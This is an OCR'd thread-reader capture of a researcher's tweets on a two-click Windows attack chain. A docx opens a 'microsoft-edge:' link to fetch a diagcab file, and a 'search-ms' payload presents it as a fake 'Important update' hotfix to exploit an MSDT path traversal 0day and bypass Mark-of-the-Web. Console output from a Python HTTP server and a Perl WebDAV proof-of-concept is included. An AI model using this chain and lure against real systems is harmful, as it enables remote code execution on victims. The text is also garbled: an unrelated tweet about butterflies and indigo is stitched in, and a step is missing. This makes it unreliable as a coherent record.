
Thread reader

Follow @j00sean

Jun 6 · 6 tweets · 2 min read

microsoft-edge + ms-search + MSDT path traversal 0day = fun of 2-clicks (one click additional due to Protected View if docx is coming from remote btw).



C:\Windows\System32\cmd.exe - C:\Python27\python.exe -m SimpleHTTPServer 8081

```
C:\Users\Public\Documents\ms-search_and_diagcab0day>C:\Python27\python.exe -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

C:\Windows\System32\cmd.exe - perl diagcab-webdav-poc.pl

```
C:\Users\Public\Documents\microsoft-diagcab-rce-poc-master\webdav\diagcab-webdav-poc>perl diagcab-webdav-poc.pl
diagcab webdav server waiting for client connections on port 80
```

This is the full chain:

1) Open a docx which connects to a remote server to download a diagcab file by MS Edge. This uses the protocol handler "microsoft-edge". So easy as this: "microsoft-edge:http://127.0.0.1:8081/foo.html"

Note i don't know username but i'm using what MS calls "Constants for Common Folders": location:shell%3aDownloads.

Full payload is: "search-ms:query=KB5002076-hotfix.diagcab&crumb=location:shell%3aDownloads&displayname=Important%20update"

Source: docs.microsoft.com/en-us/windows/…

3) Double-click the file "KB5002076-hotfix.diagcab" to exploit that path traversal 0day in MSDT.

Bonuses:

1) It's not needed to use a remote location for "ms-search". We can use folder Downloads.
2) As the downloaded file is diagcab, there's no prompt to open an executable in a remote location. And MOTW prompt bypass.

For people who wonder if this is related to #Follina. It's another 0day. Context:

External Tweet loading...
If nothing shows, it may have been deleted
https://twitter.com/j00sean/status/1532416426702786560

• • •

Replying to @wrathofgnon


@threadreaderapp unroll

Wrath Of Gnon @wrathofgnon · Jan 6

Replying to @wrathofgnon

In in Hualien County a private 6ha butterfly reserve is being used to also grow indigo plants, which were a major cash crop until about a century ago. Underneath the trees indigo plants provide food and shelter for the butterflies: excess indigo leaves are harvested and sold.

What about PDF Readers? Adobe Acrobat DC vs Foxit PDF Reader.



```
Command Prompt - C:\Python27\python.exe  -m SimpleHTTPServer 8081
C:\Users\Public\Documents\ms-search_and_diagcab0day>C:\Python27\python.exe -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

```
C:\Windows\System32\cmd.exe - perl  diagcab-webdav-poc.pl
C:\Users\Public\Documents\microsoft-diagcab-rce-poc-master\webdav\diagcab-webdav-poc>perl diagcab-webdav-poc.pl
diagcab webdav server waiting for client connections on port 80
```

Read 4 tweets

Help | About | TOS | Privacy